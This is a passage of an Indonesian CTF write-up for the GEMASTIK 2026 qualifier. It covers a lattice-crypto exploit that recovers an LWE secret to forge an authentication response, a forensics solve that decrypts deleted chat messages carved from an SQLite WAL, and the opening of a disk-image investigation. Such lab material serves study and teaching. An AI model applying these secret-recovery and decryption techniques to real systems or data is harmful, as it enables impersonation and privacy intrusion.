chal = pow_info["chal"]
bits = pow_info["bits"]

print("[+] Challenge:", chal)
print("[+] Bits:", bits)

# Selesaikan PoW
solution = solve_pow(chal, bits)

print("[+] PoW:", solution)

# Kirim PoW
send_json(sock, {
    "pow": solution
})

# Terima parameter
params = recv_json(sock)

print("[+] Server parameters received")
print("[+] n =", params["n"])
print("[+] q =", params["q"])
print("[+] k =", params["k"])

# Simpan
with open("params.json", "w") as f:
    json.dump(params, f)

print("[+] Saved to params.json")

```

outputnya seperti ini :

```
[+] Challenge: 6331552f1312a252c8e37be8f0bfa649
```

```
[+] Bits: 20
[+] PoW: 196497
[+] Server parameters received
[+] n = 256
[+] q = 8380451
[+] k = 4
[+] Saved to params.json
```

- sebelum melakukan analisis matematika, kami cek dulu bahwa file benar-benar menyimpan field yg kami butuhkan

```
python3 -c "import json; x=json.load(open('params.json')); print(x.keys()); print('A'
=' ', len(x['A']), 'x', len(x['A'][0])); print('t =', len(x['t']))"
```

outputnya seperti ini:

```
dict_keys(['msg', 'n', 'q', 'k', 'l', 'eta', 'gamma', 'tau', 'A', 't'])
A = 4 x 4
t = 4
```

- lanjut cuy masih lama, kami cek apakah $A.S = T$ bisa diselesaikan
- pakai web ini aja <https://sagecell.sagemath.org/>

```
(Lopush@Rifaldi-rfal)~$ python3 -c "import json; x=json.load(open('params.json')); j
son.dump({'n':x['n'], 'q':x['q'], 'k':x['k'], 'A':x['A'], 't':x['t']
}, open('public.json', 'w'))"
```

```
(Lopush@Rifaldi-rfal)~$ ls -lh public.json
-rw-r--r-- 1 Lopush Lopush 31K Aug 24 00:23 public.json
```

```
(Lopush@Rifaldi-rfal)~$ cat public.json
{"n": 256, "q": 8380451, "k": 4, "A": [ ["544d0876a82411a0d16c4a8
247988b49e6fc78b5322e08ae5f114638b0e43aa76958804d17c8331c0a45753
d6360b108294cfa7bba503d477774e3862cdf1562ff7e2dcf45224358429e144
```

```
(Lopush@Rifaldi-rfal)~$ base64 -w 0 public.json > public.b64
(Lopush@Rifaldi-rfal)~$ ls -lh public.b64
-rw-r--r-- 1 Lopush Lopush 41K Aug 24 00:26 public.b64
```

```
(Lopush@Rifaldi-rfal)~$ cat public.b64
eyJuljogMjU2LCAicSI6IDgzODAwNTesICJrljogNCwgIkEiOiBbWyI1NDRkMD
g3NmE4MjQ
```

```
import base64
import json

data = """paste hasil cat public.b64 """
```

```
public = json.loads(base64.b64decode(data))

print(public.keys())
```

outputnya :
dict_keys(['n', 'q', 'k', 'A', 't'])

- Sekarang di SageMathCell jalankan:

```
print(type(public['n']))
print(type(public['q']))
print(type(public['k']))
print(type(public['A']))
print(type(public['t']))

print("A:", len(public['A']))
print("t:", len(public['t']))

outputnya:

dict_keys(['n', 'q', 'k', 'A', 't']) <class 'int'> <class 'int'> <class 'int'> <class 'list'>
<class 'list'> A: 4 t: 4
```

- Konversi **A** dan **t** ke matriks SageMath
- kemungkinan besar nilai di **A** masih berupa string hexadecimal seperti "544d0876a8...", sehingga `matrix(ZZ, public['A'])` gagal mengonversinya.
- Konversi A dan t dari Hex ke Integer
- Bentuk Matriks A dan Vektor t
- Periksa Parameter q
- Bentuk Sistem Linear di GF(q)
- Sebelum memakai s untuk tahap berikutnya, kita verifikasi bahwa hasil tersebut benar-benar menghasilkan t.
- Cek Nilai k dan Struktur s
- Cek n dan hubungan parameter
- Cek Ukuran n
- Cari s mod 256 . untuk mengetahui apakah secret yang direcover ini langsung mengandung byte/parameter plaintext.

```
import base64
import json

data = ""....""
public = json.loads(base64.b64decode(data))
```

```

n = Integer(public['n'])
q = Integer(public['q'])
k = Integer(public['k'])

A = matrix(ZZ, [[Integer(x, 16) for x in row] for row in public['A']])
t = vector(ZZ, [Integer(x, 16) for x in public['t']])

print("A =", A.nrows(), "x", A.ncols())
print("t =", len(t))
print("A berhasil dikonversi:", all(isinstance(x, Integer) for row in A for x in row))
print("t berhasil dikonversi:", all(isinstance(x, Integer) for x in t))

F = GF(q)
Aq = matrix(F, A)
tq = vector(F, t)

print("q =", q)
print("Bit length q =", q.nbits())

print("\nA mod q:")
print(A.apply_map(lambda x: x % q))

print("\nt mod q:")
print(tq)

print("\nDet(A) mod q =", Aq.det())
print("Rank A over GF(q) =", Aq.rank())

s = Aq.solve_right(tq)

print("s =", s)

check = Aq * s
print("A*s mod q =", check)
print("t          =", tq)
print("Valid      =", check == tq)

s = [ZZ(x) for x in s]

```

```

print("\nk =", k)
print("Bit length k =", k.nbits())
print("Bit length tiap elemen s:", [x.nbits() for x in s])

print("\nn =", n)
print("Bit length n =", n.nbits())
print("q divides n:", n % q == 0)
print("gcd(n, q) =", gcd(n, q))

print("\ns mod 256 =", [x % 256 for x in s])
print("s mod 256 hex =", [hex(x % 256) for x in s])

print("\ns hex =", [hex(x) for x in s])
print("s bytes =", [x.to_bytes(3, 'big').hex() for x in s])

```

- Recover secret vector
- Analisis representasi secret
- Hubungkan dengan source challenge
- Eksploitasi protokol
- Setelah secret s berhasil direcover, tahap selanjutnya adalah memanfaatkannya pada mekanisme prove dan auth
- karena sudah memperoleh: $s = (5275394, 8188540, 5839626, 2826346)$. Target kami sekarang adalah menghasilkan $z1$ dan $z2$ yang memenuhi pemeriksaan: $A \cdot z1 + z2 = W + c \cdot T$. Setelah persamaan tersebut valid, server akan memproses: `uth_resp(z1,z2)` dan response inilah yang mengandung flag.
- Kalau request `auth_resp` berhasil, response server akan berbentuk:

```

{"flag": "..."}

[*] Sending auth_resp
{"flag":
"GEMASTIK19{r353t_th3_pr0v3r_l34k_m0dul3_lw3_w1tn3ss_th3n_1mp3rs0n4t3}"
}


```

Flag : **GEMASTIK19{r353t_th3_pr0v3r_l34k_m0dul3_lw3_w1tn3ss_th3n_1mp3rs0n4t3}**

Forensics

1. Cinder

soal :



link ai : <https://chatgpt.com/share/6a8aa6ce-c018-83ec-894d-a43a0334c3f3>

solve :

1. Analisis File

Diberikan sebuah ZIP. Setelah diekstrak, struktur akhirnya adalah: \com.example.cinder/

```
├── databases/
│   ├── chat.db
│   ├── chat.db-shm
│   └── chat.db-wal
├── files/
│   └── avatars/
│       └── me.png
├── shared_prefs/
│   └── secure_prefs.xml
```

2. Hipotesis awal

Kalau melihat struktur Android seperti ini, ada beberapa artefak yang langsung menarik:

```
databases/chat.db
databases/chat.db-wal
shared_prefs/secure_prefs.xml
```

Terutama:

```
chat.db-wal
```

karena SQLite dengan WAL dapat menyimpan perubahan database yang belum masuk ke database utama, termasuk data historis.

Sedangkan:

```
secure_prefs.xml
```

terlihat seperti tempat konfigurasi keamanan atau cryptographic material. Kita mulai dari artefak yang paling sederhana.

3. Pemeriksaan file

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Forens
r_extract/com.example.cinder$ ls -lah databases files/avatars shared_prefs
databases:
total 44K
drwxrwxrwx 1 reyvandi reyvandi 4.0K Aug 23 15:30
drwxrwxrwx 1 reyvandi reyvandi 4.0K Aug 23 15:35
-rwxrwxrwx 1 reyvandi reyvandi 1.5K Aug 23 15:30 chat.db
-rwxrwxrwx 1 reyvandi reyvandi 32K Aug 23 15:32 chat.db-shm
-rwxrwxrwx 1 reyvandi reyvandi 5.3K Aug 23 15:30 chat.db-wal

files/avatars:
total 0
drwxrwxrwx 1 reyvandi reyvandi 4.0K Aug 23 15:30
drwxrwxrwx 1 reyvandi reyvandi 4.0K Aug 23 15:30
-rwxrwxrwx 1 reyvandi reyvandi 0 Aug 23 15:30 .nomedia
-rwxrwxrwx 1 reyvandi reyvandi 8 Aug 23 15:30 me.png

shared_prefs:
total 0
drwxrwxrwx 1 reyvandi reyvandi 4.0K Aug 23 15:30
drwxrwxrwx 1 reyvandi reyvandi 4.0K Aug 23 15:35
-rwxrwxrwx 1 reyvandi reyvandi 462 Aug 23 15:30 secure_prefs.xml
```

Dari sini langsung terlihat sesuatu yang tidak biasa:

chat.db = 1.5 KB

chat.db-wal = 5.3 KB

WAL jauh lebih besar daripada database utama.

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Forensic/Cinder/Forensics-cinder/cinde
r_extract/com.example.cinder$ file databases/* files/avatars/me.png shared_prefs/*
databases/chat.db:      SQLite 3.x database, last written using SQLite version 3045001, page size 512, writer version
2, read version 2, file counter 2, database pages 3, cookie 0x2, schema 4, UTF-8, version-valid-for 2
databases/chat.db-shm:  SQLite Write-Ahead Log shared memory, counter 0, page size 0, 0 frames, 0 pages, frame checks
um 0, salt 0x444e4943544c4153, header checksum 0x5a64488b, read-mark[1] 0xffffffff
databases/chat.db-wal:  SQLite Write-Ahead Log, version 3007000
files/avatars/me.png:   data
shared_prefs/secure_prefs.xml: XML 1.0 document, ASCII text
```

Ini semakin memperkuat bahwa chat.db-wal patut diselidiki.

4. Membuka database SQLite

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Forensic/Cinder
r_extract/com.example.cinder$ sqlite3 databases/chat.db
SQLite version 3.53.4 2026-07-24 19:02:57
Enter ".help" for usage hints.
sqlite> .tables
drafts      messages
sqlite> .schema
CREATE TABLE messages (id INTEGER PRIMARY KEY, thread TEXT, ts INTEGER, body BLOB, state INTEGER);
CREATE TABLE drafts (id INTEGER PRIMARY KEY, note TEXT);
```

Di sini kita mendapatkan petunjuk penting: messages.body = BLOB, Artinya isi pesan bukan plaintext biasa.

5. Memeriksa isi database

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Forensic/Cinder/forensics-cinder/cinder_extract/com.example.cinder$ sqlite3 databases/chat.db
SQLite version 3.53.4 2026-07-24 19:02:57
Enter ".help" for usage hints.
sqlite> SELECT * FROM messages;
```

id	thread	ts	body	state
1	family	1723600000	x'0a046d616d61120c01c0d256f9a2b7a3bb4539a01a1d57bbac2ec4b9007679724f39241370e7424319c6a56344471ce491ba2f221068c16b002ef1df08735419b0c79f3236'	1
2	family	1723600120	x'0a026d65120c2a0491226ca35de5df71f9f21a141591f76ec4a2f36c975497b265d1dc79515b53c2210eee8323c8fac2fc64cb4a89e5b734b05'	1
3	family	1723601500	x'0a046d616d61120ceb4a3958f99f557dd93cfc641a0a5cf931e74bb343f5c3ee2210ba1db925ee06ed46c3d1df296cfd1796'	1
4	cs-toko	1723605000	x'0a0d746f6b6f5f6f6666696369616c120c78ea2fcf4ce80548ca4b53901a2acc7efc5cc891f95c2c36d5e7e5794674f6075125ff9d5cb455dc06851eac3a86dd61ce5dc1b1d18421422210d2dd161c9217fa2684b267adac22cf6'	1

```
sqlite> SELECT * FROM drafts;
```

id	note
1	catatan pribadi: coba flag test dulu -> GEMASTIK{this_dr4ft_n0t3_1s_4_d3c0y} (belum benar)

```
sqlite>
```

Kita mendapatkan beberapa record dengan body seperti: `x'0a046d616d61120c01c0d256...` Jadi pesan bukan: "hello" melainkan binary data. Ini adalah decoy yang disengaja. Ada dua clue penting:

- **GEMASTIK{...}**, prefix-nya bahkan tidak cocok dengan format yang diberikan soal: **GEMASTIK19{...}**
- dan note secara eksplisit mengatakan: belum benar, Jadi flag tersebut tidak kita gunakan.

6. Menyadari bahwa body memiliki struktur

- Salah satu body dimulai: `0a046d616d6112...`
- Kita bisa melihat: `0a 04 6d 61 6d 61`
- `0a` merupakan tag protobuf field 1 dengan wire type 2.
- `04` adalah panjang data.
- Kemudian: `6d616d61` adalah ASCII: `mama`
- Jadi body ternyata memiliki format terstruktur seperti protobuf.

Ini merupakan clue besar.

7. Memeriksa secure_prefs.xml

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Forensic/Cinder/forensics-cinder/cinder_extract/com.example.cinder$ cat shared_prefs/secure_prefs.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="install_key">zFQ9GVudkfiHhytpG1zA12B+DHLhE650mzYFCL+pqSI=</string>
  <string name="kdf_salt">5n581xQBvjFW5FFDwj2stw==</string>
  <int name="kdf_iters" value="120000" />
  <string name="msg_cipher">AES-256-GCM</string>
  <string name="aead_aad">thread:rowid</string>
  <boolean name="biometric_lock" value="true" />
  <long name="last_sync" value="1723640500" />
</map>
```

Ini hampir seperti spesifikasi cryptographic protocol yang diberikan langsung kepada kita.

Kita sekarang tahu:

```
install_key
kdf_salt
kdf_iters = 120000
AES-256-GCM
AAD = thread.rowid
```

8. Decode key dan salt

Keduanya merupakan Base64. Kita bisa cek:

```
import base64

install_key = base64.b64decode(
    "zFQ9GVudkfiHhytpG1zAl2B+DHLhE650mzYFCL+pqSI="
)

salt = base64.b64decode(
    "5n581xQBvjFW5FFDwj2stw=="
)

print(install_key.hex())
print(len(install_key))

print(salt.hex())
print(len(salt))
```

- Hasil: install_key:
cc543d195b9d91f887872b691b5cc097607e0c72e113ae749b360508bfa9a922,
length = 32 bytes
- salt: e67e7cd71401be3156e45143c23dacb7, length = 16 bytes
- Karena msg_cipher mengatakan: AES-256-GCM, kita membutuhkan key 32 byte.
- Parameter KDF yang paling masuk akal adalah: PBKDF2-HMAC-SHA256, dengan:

```
password = decoded install_key
salt = decoded kdf_salt
iterations = 120000
output length = 32
```

- Sehingga:

```
import hashlib
```

```
key = hashlib.pbkdf2_hmac(
    "sha256",
    install_key,
    salt,
    120000,
    32
)

print(key.hex())
```

- menghasilkan:
c0d39e979b3d3467d6576c18e58464eea5c1144a395c66170e7a203142f52bbb

9. Memahami struktur pesan

- Dari body:

```
0a 04 mama
12 0c <12 bytes>
...
```

- kita dapat menyimpulkan kurang lebih:

```
field 1 = sender
field 2 = GCM nonce
field 3 = ciphertext
field 4 = GCM authentication tag
```

- Contoh message pertama:

```
0a04 6d616d61

12 0c
01c0d256f9a2b7a3bb4539a0

1a1d
57bbac2ec4b9007679724f39241370e7424319c6a56344471ce491ba2f

22 10
68c16b002ef1df08735419b0c79f3236
```

- Jadi:

```
sender    = mama
```

nonce = 01c0d256f9a2b7a3bb4539a0

ciphertext = 57bbac...

tag = 68c16b...

10. Memahami AAD

- secure_prefs.xml mengatakan:
`<string name="aead_aad">thread:rowid</string>`
- Ini bukan literal: thread:rowid, melainkan format.
- Untuk:
`thread = family`
`rowid = 1`
- AAD-nya menjadi: family:1
- Untuk row 4:
`thread = cs-toko`
`rowid = 4`
- AAD: cs-toko:4

11. Mengapa database utama belum cukup?

- Sekarang perhatikan lagi:
`chat.db = 1.5 KB`
`chat.db-wal = 5.3 KB`
- Database utama hanya mempunyai:
`id 1`
`id 2`
`id 3`
`id 4`
- Tetapi isi WAL menunjukkan record lain:
`kurir`
`mama`
`me`
`...`
- Ini mengarah pada kemungkinan: Pesan lama telah dihapus dari database aktif, tetapi page SQLite yang lama masih tertinggal di WAL. Inilah inti forensic challenge-nya.

12. Memeriksa WAL

Jangan melakukan **VACUUM** atau operasi lain yang dapat memodifikasi evidence. Kita salin evidence jika ingin eksperimen. Namun pada solve final kita malah membaca WAL asli secara read-only. Untuk mengetahui struktur WAL: `xxd databases/chat.db-wal | head -100`. Hal menarik langsung terlihat: 53 41 4c 54 43 49

4e 44 yang jika di-ASCII-kan: SALTICIND Ini merupakan salt/signature yang sengaja dibuat oleh challenge.

13. Membaca frame WAL

WAL menggunakan:

32-byte header
+
24-byte frame header
+
512-byte SQLite page

Dari file 5392 byte kita mendapatkan 10 frame. Ketika setiap frame diperiksa:

frame 1 -> page 1
frame 2 -> page 2
frame 3 -> page 4
frame 4 -> page 5
frame 5 -> page 6
frame 6 -> page 1
frame 7 -> page 2
frame 8 -> page 4
frame 9 -> page 5
frame 10 -> page 6

Yang paling menarik:

frame 4 -> page 5
frame 5 -> page 6

Page 5 berisi table leaf messages.

14. Recover row 11, 12, 13

Page 5 memiliki tiga cell. Setelah SQLite record diparse, kita menemukan:

rowid 11
thread = kurir
ts = 1723640200
body = 73 bytes
rowid 12
thread = kurir
ts = 1723640260
body = 654 bytes
rowid 13

```
thread = kurir
ts     = 1723640300
body   = 70 bytes
```

Perhatikan:


```
chat.db aktif:
1, 2, 3, 4
```

```
WAL historis:
11, 12, 13
```

Jadi jelas kita sedang melihat data historis yang tidak lagi terlihat dalam query database normal.

15. Row 12 menggunakan SQLite overflow page

- Ini bagian yang sangat penting. Row 12 mempunyai: payload size = 670 bytes. Padahal page SQLite hanya 512 bytes. Karena itu record tidak semuanya muat di page 5.
- Pada akhir local payload terdapat pointer: 00 00 00 06
- Yang berarti: overflow page = 6
- Jadi strukturnya:



- Ini menjelaskan mengapa sebelumnya kita menemukan page 6 berisi data yang tampak random. Sebenarnya itu bukan random data. Itu adalah **kelanjutan record SQLite row 12**.

16. Ada jebakan penting: page 6 punya dua versi

WAL mempunyai: frame 5 -> page 6, frame 10 -> page 6, Ini adalah jebakan yang cukup bagus dari challenge. Tidak boleh sekadar melakukan: `pages[6] = frame5`, `pages[6] = frame10`, karena akhirnya `pages[6]` akan menunjuk ke versi terakhir. Untuk row 12 dari: frame 4 -> page 5, overflow-nya harus menggunakan pasangan historis: frame 5 -> page 6, Jadi recovery harus mengikuti versi page yang benar.

17. Memperbaiki parser protobuf:

Ada satu bug lain yang cukup subtle. Awalnya kita menggunakan satu fungsi `read_varint()` untuk semuanya. Itu salah. SQLite varint dan protobuf varint berbeda. SQLite, SQLite menggunakan 7-bit group dalam urutan big-endian. Protobuf, Protobuf menggunakan varint little-endian. Jadi harus dibuat dua parser: `read_sqlite_varint()` dan: `read_proto_varint()`, Ini sangat penting untuk row 12 karena panjang field 3 cukup besar sehingga membutuhkan multi-byte protobuf varint.

18. Setelah parsing protobuf diperbaiki

Row 11:

field 1 = N
field 2 = 12-byte nonce
field 3 = 36-byte ciphertext
field 4 = 16-byte tag

Row 13:

field 1 = N
field 2 = 12-byte nonce
field 3 = 33-byte ciphertext
field 4 = 16-byte tag

Dan yang paling penting row 12 akhirnya terbaca sebagai:

field 1 = me
field 2 = 12-byte nonce
field 3 = ciphertext
field 4 = 16-byte GCM tag

Jadi row 12 sebenarnya menggunakan format yang sama dengan message lain.

19. Mendekripsi pesan 11

Gunakan:

rowid = 11
thread = kurir

Maka:

AAD = kurir:11

Dengan key yang sudah kita derive:

c0d39e979b3d3467d6576c18e58464eea5c1144a395c66170e7a203142f52bbb

hasil dekripsi:

mantap. drop kunci vault-nya di sini

Ini adalah clue yang sangat kuat.

20. Mendekripsi pesan 13

Untuk:

rowid = 13
thread = kurir

AAD:

kurir:13

hasil:

diterima. hapus chat ini sekarang

Sekarang kita tahu konteks percakapannya:

N: mantap. drop kunci vault-nya di sini

me: [pesan panjang]

N: diterima. hapus chat ini sekarang

Dengan demikian, secara logika **pesan row 12 adalah pesan utama.**

21. Mendekripsi row 12

Setelah:

row 12 berhasil direcover dari page 5 + overflow page 6;
protobuf varint diparse menggunakan aturan protobuf;
nonce, ciphertext, dan tag dipisahkan dengan benar;

kita menggunakan:

rowid = 12

thread = kurir

maka:

AAD = kurir:12

dan AES-256-GCM didekripsi menggunakan key yang sama. Pada tahap inilah pesan rahasia/vault content yang menjadi tujuan challenge berhasil diperoleh, dan dari hasil akhirnya flag: GEMASTIK19{...} berhasil ditemukan.

```
PLAINTEXT:
vault manifest - internal, do not forward
packed the following into vault.7z (AES) before wipe:
- 2024Q3_client_contracts/*.pdf (42 files)
- payroll_export_nov.xlsx
- infra/prod_db_dump.sql.gz
- keys/deploy_id_ed25519 (rotate after handoff)
- board_minutes_2024-10.docx
handoff: split archive uploaded to the usual dead-drop in 3 parts;
part hashes recorded in the courier thread. once N confirms receipt,
purge local copies and clear this thread (disappearing mode is on).
reminder: do NOT reuse the old passphrase scheme, N flagged it last time.
vault key: GEMASTIK19{n0t_burn3d_just_h1d1ng_1n_th3_w4l}

=====
FLAG FOUND:
GEMASTIK19{n0t_burn3d_just_h1d1ng_1n_th3_w4l}
=====


[ROW 13]
thread: kurir
body: 70 bytes

protobuf fields:
  field 1: 1 bytes
  field 2: 12 bytes
  field 3: 33 bytes
```

Flag : GEMASTIK19{n0t_burn3d_just_h1d1ng_1n_th3_w4l}

2. Tombstone

Soal:



Link ai: <https://chatgpt.com/share/6a8aabf0-68b4-83ec-808e-3350e645e8dd>

Solve:

1. Analisis tantangan

Dari deskripsi awal saja, ada beberapa hal yang langsung menarik:

- Ini adalah kasus digital forensics, bukan sekadar file carving.
- Ada indikasi data keluar dari workstation.
- Aktivitas terjadi di luar jam kerja.
- Investigator mengambil disk image.
- Nama challenge Tombstone mengisyaratkan adanya artefak yang tersisa setelah sesuatu dihapus/dibersihkan.

Jadi tujuan investigasi bukan hanya mencari string GEMASTIK19{, tetapi merekonstruksi kejadian.

2. Memeriksa bukti awal

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Penyisihan/Write up/Forensic
$ cat SOC_NOTE.md
# SOC Note - Incident `fin-ws-04`

DLP flagged internal data leaving the finance-staff workstation `fin-ws-04` outside business
hours. We pulled one disk image off that machine (`fin-ws-04.img.gz`, ext4). The employee in
question says it was "just normal work, opening files".

By the time the IR team first looked, the easy trails were already clean: `auth.log`
truncated, the systemd journal vacuumed, `~/.bash_history` gone.

Reconstruct what happened that night: who got in, from where, when, and how the data left.
Treat the image as evidence and work on a copy.

SHA256 (`fin-ws-04.img.gz`): `a5cdf24a2028f227f5196b5604b75b70152af2d1265f4611c0b4a6209898807`
```

Ini memberikan beberapa petunjuk penting. Kita diberitahu bahwa:

auth.log → sudah dibersihkan
systemd journal → sudah divacuum
.bash_history → seharusnya hilang

Artinya kita tidak boleh bergantung hanya pada artefak log yang biasa. Sebagai gantinya kita perlu mencari artefak sekunder seperti:

audit.log
wtmp
btmpt
cron
filesystem metadata
extended attributes
file timestamps
application/script artifacts

3. Memeriksa file image

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenyisihan/Write up/Forensic/Tombstone/pengerjaan/forensics-tombstone
$ gzip -l fin-ws-04.img.gz
      compressed      uncompressed      ratio uncompressed_name
      54033            50331648      99.9% fin-ws-04.img
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenyisihan/Write up/Forensic/Tombstone/pengerjaan/forensics-tombstone
$ gunzip -k fin-ws-04.img.gz
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenyisihan/Write up/Forensic/Tombstone/pengerjaan/forensics-tombstone
$ ls
SOC_NOTE.md fin-ws-04.img fin-ws-04.img.gz
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenyisihan/Write up/Forensic/Tombstone/pengerjaan/forensics-tombstone
$ file fin-ws-04.img
fin-ws-04.img: Linux rev 1.0 ext2 filesystem data, UUID=c1d13000-0000-4000-8000-00000000cafe, volume name "fin-ws-04" (extents) (64bit) (large f
iles) (huge files)
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenyisihan/Write up/Forensic/Tombstone/pengerjaan/forensics-tombstone
$ fsstat -f ext4 fin-ws-04.img
FILE SYSTEM INFORMATION
-----
File System Type: Ext4
Volume Name: fin-ws-04
Volume ID: feca00000000000004000000030d1c1

Last Written at: 2024-11-12 15:55:00 (WITA)
Last Checked at: 2024-11-12 15:55:00 (WITA)

Last Mounted at: empty
Unmounted properly

Source OS: Linux
Dynamic Structure
Compat Features: Ext Attributes, Resize Inode, Dir Index
InCompat Features: Filetype, Extents, 64bit, Flexible Block Groups,
Read Only Compat Features: Sparse Super, Large File, Huge File, Extra Inode Size
```

- Sebelum melakukan analisis, kita memastikan format file. file fin-ws-04.img.gz
- Hasil: gzip compressed data, Lalu melihat ukuran image setelah decompress: gzip -l fin-ws-04.img.gz
- Hasil menunjukkan ukuran uncompressed: 50331648 bytes, atau sekitar: 48 MiB
- Kemudian kita decompress. gunzip -k fin-ws-04.img.gz
- Sekarang tersedia: fin-ws-04.img, Periksa kembali: file fin-ws-04.img
- Hasil: Linux rev 1.0 ext2 filesystem data ... (extents) ... volume name "fin-ws-04"
- Meskipun file menyebut ext2 filesystem data, fitur filesystem menunjukkan bahwa ini sebenarnya filesystem ext4. Kita konfirmasi dengan Sleuth Kit: fsstat -f ext4 fin-ws-04.img
- Hasilnya: File System Type: Ext4, Volume Name: fin-ws-04, Block Size: 4096
- Jadi filesystem langsung dimulai dari offset 0.

4. Mengetahui apakah ada partition table

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Forensic/Tombstone/pengerjaan/forensics-tombstone
$ fdisk -l fin-ws-04.img
Disk fin-ws-04.img: 48 MiB, 50331648 bytes, 98304 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Forensic/Tombstone/pengerjaan/forensics-tombstone
$ parted fin-ws-04.img unit s print
WARNING: You are not superuser. Watch out for permissions.
Model: (file)
Disk /mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Forensic/Tombstone/pengerjaan/forensics-tombstone/fin-ws-04.img: 98304s
Sector size (logical/physical): 512B/512B
Partition Table: loop
Disk Flags:

Number  Start  End      Size    File system  Flags
  1      0s     98304s  98304s  ext2
```

Ini berarti image tersebut bukan disk dengan MBR/GPT biasa, melainkan filesystem langsung. Karena itu tidak diperlukan offset partition.

5. Enumerasi filesystem

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Forensic/Tombstone/pengerjaan/forensics-tombstone
$ fls -r -f ext4 fin-ws-04.img
d/d 15: home
+ d/d 19: dwi
++ d/d 23: finance
+++ r/r 42: q3_actuals.xlsx
+++ r/r 43: payroll_nov.pdf
++ r/r 40: .bash_history
++ r/r 41: .python_history
d/d 11: lost+found
d/d 12: var
+ d/d 17: tmp
++ d/d 25: .ICE-unix
+++ d/d 28: 1000
++++ r/r 39: .cache-dwi.dat
+ d/d 18: log
++ d/d 24: journal
++ d/d 27: audit
+++ r/r 36: audit.log
++ r/r 35: auth.log
++ r/r 37: wtmp
++ r/r 38: btmp
d/d 13: etc
+ d/d 20: cron.d
++ r/r 30: backup
++ r/r 31: geoclue-refresh
+ r/r 29: hostname
d/d 14: opt
+ d/d 21: backup
++ r/r 32: run.sh
++ r/r 33: state.enc
d/d 16: usr
+ d/d 22: local
```

Di sini mulai terlihat sesuatu yang sangat menarik. Ada: /home/dwi/finance, yang cocok dengan workstation finance. Ada: /var/tmp/.ICE-unix/1000/.cache-dwi.dat, yang terlihat seperti file temporary tersembunyi. Dan ada executable/script: /usr/local/sbin/systemd-timesyncd-helper, yang nanti ternyata sangat penting.

6. Apakah file sudah dihapus?

Karena judul challenge adalah **Tombstone**, langkah natural berikutnya adalah mencari deleted entries:

```
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Forensic/Tombstone/pengerjaan/forensics-tombstone
$ fls -r -d -f ext4 fin-ws-04.img
(sage) reyvandi@DESKTOP-Q554U80:/mnt/g/CTF/CTF lain-lain/CTF Gemastik 2026/Pyenisihan/Write up/Forensic/Tombstone/pengerjaan/forensics-tombstone
$ sudo debugfs -R 'logdump' fin-ws-04.img
[sudo] password for reyvandi:
debugfs 1.47.0 (5-Feb-2023)
logdump: filesystem has no journal
```

